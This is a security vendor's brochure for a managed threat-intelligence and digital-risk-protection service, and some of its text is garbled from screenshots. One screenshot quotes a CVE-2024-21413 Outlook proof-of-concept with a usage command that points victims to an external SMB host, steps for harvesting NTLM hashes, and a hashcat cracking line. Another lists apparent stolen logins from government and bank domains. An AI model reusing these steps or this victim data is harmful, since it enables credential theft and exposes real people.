

# Threat & Risk Intelligence



## **24/7 Managed Service.**

Attack Surface  
Management, Threat  
Intelligence, Digital Risk  
Protection.

# Protection Today, Preparation for Tomorrow



SecurityHQ is a **technology-agnostic MSSP** that designs and architects custom security solutions to fit your environment's specific needs. Whether that includes fully managing your security program or filling in well-defined gaps, we serve as an **extension of your security team** and give you the essential elements you need to protect your organization: time and insights.

With bespoke managed services ranging from 24/7 MDR to threat and risk advisory to proactive security posture management, our 450+ SOC Analysts and Engineers detect and remediate threats with a **62% lower noise-to-signal ratio than competitors.**

## 6 Global SOCs Worldwide



### Stats and Facts

- Independent for over **20** years
- 64** NPS High level Net Promoter Score from existing customers
- 98%** customer renewal rate

### Partners



### Accreditations



## Client Testimonials

“The customer-focused, technically astute benefit of the SecurityHQ experience in implementing a large scale, complex 24x7 security operations such as ours is immeasurable.”

Mary Kotch, Aspen Insurance

“We are particularly happy with their tailored approach to our security requirements and the way they rapidly adapt to the ever changing threat landscape.”

Gurdip Kundi, Operations Director/  
Infrastructure Manager, Foxtons

## SHQ Managed Services

### Defense

Monitor, detect risks, analyze and respond to threats, 24/7, 365.

24/7 Monitoring, Detection & Response

- Monitors all log sources including Apps, Cloud, Data, Endpoints, Network, SaaS, IT/OT environments, etc.
- Custom Threat Detection & SOAR with Automated Containment
- Digital Tool Forensics & Incident Response
- Leverages Proprietary Threat Intelligence for enhanced detection capabilities

Customized SOC Capabilities

### Security Posture Management

Secure systems, communications and data, across infrastructure and environments.

Configuration, Optimization, & Policy Management

- Network & Firewall
- Endpoint
- Applications
- Email Security

Data Security  
Compliance Support

### Threat & Risk Advisory

Evaluate, define and improve an organization's risk profile.

Threat & Risk Intelligence

- Detect & respond to issues identified on your external attack surface
- Insights into your adversaries
- Digital Risk Protection to secure your most strategic digital assets

Offensive Security


- Adversary Simulations
- Penetration Testing
- Red Team Engagements

Vulnerability Management

450+ SOC Analysts & Engineers | Designated Cyber Security Manager | Threat Research Unit

SHQ Response Platform & Risk Center





# Threat & Risk Intelligence

As a global cybersecurity company, we rely on intelligence from multiple sources to ensure the highest level of service for our clients **Group-IB's offerings are unmatched**. They consistently deliver high-quality, comprehensive insights that are crucial for our operations. Both companies share a commitment to innovation, excellence, and a proactive approach to cybersecurity. This alignment in values and objectives reinforced our decision to partner with Group-IB as we believe that, together, we can provide unparalleled service and protection to our clients.



## Attack Surface Management

Receive actionable insights to improve security posture with an external attack surface management service.



## Cyber Threat Intelligence

Consume threat intelligence as a service from SecurityHQ. Have access to our platform with unparalleled insights into your adversaries.



## Digital Risk Protection

Protect your digital assets with our online brand protection and digital risk protection service.




## Proactive Threat Analysis


Leverage our team of global Proactive Threat Intelligence Analysts.

# Attack Surface Management

---

Detect & respond to issues identified on your external attack surface.





# Stay Ahead of Your Expanding Footprint

Identify & strengthen the weak points in your external attack surface.



## Improved Visibility

Discover all external assets, including shadow IT, forgotten infrastructure & misconfigured devices.



## Continuous Discovery

Automate IT asset discovery and continuously map out your external attack surface.



## An Up-to-Date Inventory

Confirm your organizations assets to generate an up-to-date asset inventory.



## Threat Intelligence Data

Gain insights into hidden risks like credential dumps, dark web mentions, botnets, malware, and more.




## Risk Assessment

Check identified assets for common vulnerabilities & assign each one a risk score to prioritize remediation.





## Stronger Security Posture

Reduce risk and fix issues that provide measurable results for your security program.




# Attack Surface Management

Receive actionable insights to **improve security posture** with a continuous external attack surface management service delivered by SecurityHQ. Detect issues across eight different categories.




<b>Vulnerable Services</b>	Identify whether your organization is at risk from any vulnerabilities or incorrect configurations on your external attack surface.
<b>Network Security</b>	Identify open ports of remote administration services (RDP, SSH, VPN, etc), database ports, insecure service headers, open proxies or running Tor nodes.
<b>Leaked Credentials</b>	Identify leaked credentials associated with your organizations employees that are published or are being sold in marketplace forums.
<b>Association with Malware</b>	Analyze the output of sandbox data for interactions between malicious programs and the assets that are part of your organizations external attack surface.
<b>Mention by a Threat Actor</b>	Identify whether adversaries have mentioned any of your assets on dark web forums.
<b>SSL/TLS Security</b>	Identify out-of-date SSL/TLS versions & the use of weak encryption algorithms. Other risks are also considered such as expiration of SSL certificates.
<b>Email Security</b>	Identify whether recommended SPF and DMARC configurations are deployed in order to reduce your attack surface.
<b>DNS Security</b>	Identify potential weaknesses with DNS configuration and verify whether settings meet best practices.
<b>Impersonating Domains</b>	Identify typo squatting domains that appear to be impersonating your organization domains.



# Visual Graph Analysis

The Graph tool can visually showcase your **external attack surface**, by detecting existing or potential threats. The platform will automatically build map connections between analyzed resources or nodes and other types of objects.



<b>Domains</b>	Identify graph nodes related to the domain name of a given resource.
<b>IP addresses</b>	Identify graph nodes that show external IP addresses that domains are linked with.
<b>SSL certificates</b>	Identify certificates related to HTTPS domains.
<b>SSH keys</b>	Identify SSH keys related to a given host.
<b>Files attribution</b>	Identify Files related to IP addresses and domain names.
<b>Email addresses</b>	Identify Email addresses used for domain registration.
<b>Phone numbers</b>	Identify Phone numbers used for domain registration.

# Threat Intelligence


---

A platform that provides unparalleled insights  
into your adversaries.



# Dark Web Database

Gain unparalleled access to the industry's most comprehensive **dark web database**, encompassing forums, cardshops, markets, and instant messaging platforms. Our advanced methods penetrate closed hacking communities where traditional approaches like crawlers, scripts, or big data fall short.



Leverage SecurityHQ's Threat Intelligence Hunting rules to identify content posted on dark web forums.

- Have direct access to data sourced from underground forums, marketplaces, and instant messaging platforms.
- Utilize threat hunting rules to extract only the relevant messages from the underground.
- Automated translation for swift comprehension of messages written in different languages.


# Telegram & Discord Chatter

Gain access to an incredible database of Telegram and Discord channels, including **hacking forums, marketplaces, and hacktivist groups**. Our advanced methods include identifying and analyzing activities in channels that are often overlooked by traditional data collection approaches.





Leverage SecurityHQ's Threat Intelligence Hunting rules to identify content posted on Telegram and Discord.

- Gain direct access to data sourced from underground groups, channels and marketplaces.
- Utilize advanced threat hunting rules to extract only the most relevant messages from these communities.
- Benefit from automated translation for swift comprehension of messages written in different languages.



# Track Activity & Attribution

Stay ahead of cyber threats with comprehensive tracking of **cybercriminal and nation-state actor** activities. Our platform enables you to delve deeper into each attack, offering detailed analysis to uncover TTPs being used.



Leverage SecurityHQ's Threat Intelligence Hunting rules that concentrate on primary threats to your organization, utilizing a variety of attributes that include:

- Your Industry
- Your Region
- Your Country
- Threat Actor Attribution
- MITRE ATT&CK Techniques
- Attack Timeline
- Threat Mitigation
- Recommendations

# Malware & Vulnerability Insights

Group-IB's continuous research into thousands of malicious files allows us to extract configuration files from live malware collected through honeypot infrastructure, incident response efforts, and botnet tracking.



Review in-depth analysis of the weaknesses targeted by malware and threat actors from the dashboard to prioritize patching.

- Malware family overviews
- Detailed configuration information
- The latest vulnerability updates
- Discussions of exploits on the dark web and social media

**CVE-2024-21413** Main Exploits Threat actors Darkweb Exploitation Twitter GitHub

**Description**  
A vulnerability was found in Microsoft Office (Office Suite Software) (affected version not known) and classified as critical. This issue affects some unknown functionality of the component Outlook. Applying a patch is able to eliminate this problem. A possible mitigation has been published immediately after the disclosure of the vulnerability.

**Affected software**

Vendor	Product	Version
microsoft	office_smg_term_sending_channel	2021
microsoft	MS_Apps	2019
microsoft	office	2019
microsoft	office	2019

**Timeline**

Vulnerability published	Vulnerability	Exploit p.	
13 Feb 2024	18 Feb 2024	19 Jul 2024	28 Jul 2024

**Exploits**

ID	Type	Reporter	Modified	Title
428781646316-5A00-9137-6B8744	githubexploit	DMNtrc	16 Jun 2024	Exploit for Improper Input Validation in Microsoft Office
538D9925-7350-55AC-6126-1787CF	githubexploit	day31	23 Jun 2024	Exploit for Improper Input Validation in Microsoft Office

```

# CVE-2024-21413 - Expect Script POC
Microsoft Outlook Leak Credentials & Remote Code Execution Vulnerability when chained with CVE-2023-21736 (through the preview panel)
CVESS-3.1.9.8 / 8.5

Outlook should warn you about the risk on opening an external link => but this is not the case!
!!image|https://github.com/day-31/CVE-2024-21413/assets/28619326/3ad8442f-893b-4758-ac82-9ecf8979311f
usage: ./CVE-2024-21413.sh mv,fgdn port sender recipient url
./CVE-2024-21413.sh mail.mydomain.com 25 smtp.com to@other.com "\\\\.\\www.xx.xx.xx\test\day31.txt"
notes: chaos => CVE-2024-21413.sh
require app expect & require legitimate ip sender and email sender (to pass SPF, DKIM, DMARC)

- First run a smb listener like that
!!image|https://github.com/day-31/CVE-2024-21413/assets/28619326/835b597d-c737-4882-afba-996405c86851
- run the poc
!!image|https://github.com/day-31/CVE-2024-21413/assets/28619326/835b597d-c737-4882-afba-996405c86851
- and wait for the email & in the preview window click on the link
!!image|https://github.com/day-31/CVE-2024-21413/assets/28619326/f85c5a86-6f48-4719-8828-ec8cb9788317
- then you should retrieve the login & hash of the person that clicked on the link (without the warning prompt on affected outlook version)
!!image|https://github.com/day-31/CVE-2024-21413/assets/28619326/e3f8e068-0d66-4862-85d9-9d4d48be57c1
- You can then try to crack the password with hashcat. Just copy all the line with the login name to a file and run hashcat with wordlist 5688
hashcat -a 0 -B => 5688 hash.txt rockyou.txt -o cracked.txt -o
- You can chain this CVE with CVE-2023-21736 to obtain RCE !!!
    
```

# Malware Sandbox


Gain access to a malware detonation sandbox to analyze malicious code in a controlled, isolated environment, offering comprehensive detection of various malware types. Generate detailed reports, understand malware TTPs and behavior in your environment.



- Safely detonate and analyze threats in an isolated environment.
- Identify and examine a wide range of malware types, including viruses, ransomware, and Advanced Persistent Threats (APTs).
- Obtain actionable intelligence on malware behavior, tactics, and techniques to inform proactive defense strategies.


# Tailored Threat Landscape

Our Threat & Risk Intelligence service offers a comprehensive, tailored threat landscape within the Group-IB platform, designed to empower security teams and Chief Information Security Officers (CISOs).



- Comprehensive and customized threat intelligence specific to your industry and organization.
- Provides an up-to-date view of emerging threats.
- Allows security teams to prioritize responses to the most relevant threat actors.
- Detailed analysis of how threats are changing over time to help anticipate future risks.

# Comprehensive Threat Intelligence Collection Sources



## Human Intelligence

- Local Experts in Advanced Threat Intelligence
- Undercover Darkweb Agents
- Malware Reverse Engineers
- DFIR Engagements
- Joint Ops with International Law Enforcement



## Investigations with Law Enforcement

Extensive expertise and best practices have been developed through close collaboration with law enforcement specialists worldwide. This partnership has granted SecurityHQ & Group-IB access to exclusive data that has never been made public.



## Malware Intelligence

- Malware Sandbox Intelligence
- Malware Emulators
- Malware Configuration Files Extraction
- Reverse Engineering



## Data Intelligence

- C2 Server Analysis
- Ransomware Affiliate Panels
- Darkweb Forums & Markets
- Instant Messengers Data (Telegram, Discord)
- Phishing Kits
- Malware Logs



## Open-Source Intelligence

- Text Storage Sites (like Pastebin)
- Code repositories resources (like Github)
- Defaced Websites Archives (hacktivists)
- URL Sharing Services
- Cybersec Blogs and Twitter



## Vulnerability Intelligence

- Actual CVE List
- Exploits
- CVE Scoring
- Dark Web & Social-media Discussions
- Threat Campaigns Mapping




## Sensor Network

- Exclusive ISP-level Sensors
- Sandboxes
- Honeypot Networks
- IP Scanners
- Web Crawlers
- Passive DNS and SSL Collection

# Digital Risk Protection

---

Secure your most strategic digital assets with  
Digital Risk Protection.



# Compromised Data Detection

Discover **compromised credentials, including VIP's personal accounts, payment card information and breach databases** before they are used to launch attacks or cause financial damage. Alerts within Group-IB Threat Intelligence can be created to inform you whenever Unified Risk Platform discovers a compromise for your organization.

The screenshot shows the GROUP-IB Threat Intelligence dashboard with the 'Compromises' section selected. The table displays various compromised accounts, including domains, logins, source types, and threat actors.




Severity	Source type	Source	Malware	Threat actor	Victims country	Company	Options	Start	End	Found
High	Victim's domain	Victim's login	Source type	Source	Malware	Threat actor	Found: 79342			
High	5 May 2022	sso.gom.gov.in	ytestgame1	Botnet	RedLine Stealer + 4	Clowitz				
High	5 May 2022	fuyasuglobal.com	game1R	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	202.131.213.22	mcomputer23@gmail.com	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	sso.gom.gov.in	ab3m266	Botnet	RedLine Stealer + 2	Clowitz				
High	5 May 2022	tallysolutions.com	ytestgame1	Botnet	RedLine Stealer + 3	Clowitz				
High	5 May 2022	selfcare.gript.net	ab3m266	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	sso.gom.gov.in	79732159	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	inet.kbbank.co.in	79732159	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	sso.gom.gov.in	ytestgame1	Botnet	RedLine Stealer	Clowitz				
High	5 May 2022	fuyasuglobal.com	game1R	Botnet	RedLine Stealer	Clowitz				



- Login credentials of your customers, employees, and VIPs
- Leaked bank cards
- Accounts implicated in illicit money transfers
- Breached databases surfacing in the dark web
- Internal programming code leaks on Github
- Information leaks on public sources
- Digital signature keys and certificates under potential threat
- Detailed data on infected endpoints, including IP addresses, of your customers, employees, and VIPs
- A thorough timeline of events related to the same compromised machines

# Account Compromise

Discover **compromised accounts for your domain users**, or your customers credentials. Identify credentials collected from phishing resources, botnets, command-and-control (C&C) servers, and marketplace forums. Pinpoint the exact machines affected, including malware locations, machine host names, and usernames.



- Identify compromised credentials from phishing, botnets, and malware, ensuring you stay ahead of cyber threats.
- Gain visibility into where and how your data was compromised, including the specific malware and threat actors involved.
- Pinpoint the exact machines that were compromised, including malware locations, host names, and usernames.
- Understand the timeline of breaches, including when and how threat actors accessed your corporate systems, for effective mitigation.

# Open-Source Code Repositories

Open-source repositories such as GitHub contains code that anyone can search for. Threat Actors often search public repositories as part of their reconnaissance to achieve initial access. Discover sensitive information such as **logins and passwords, AWS Access Keys, API keys, and bank card data.**

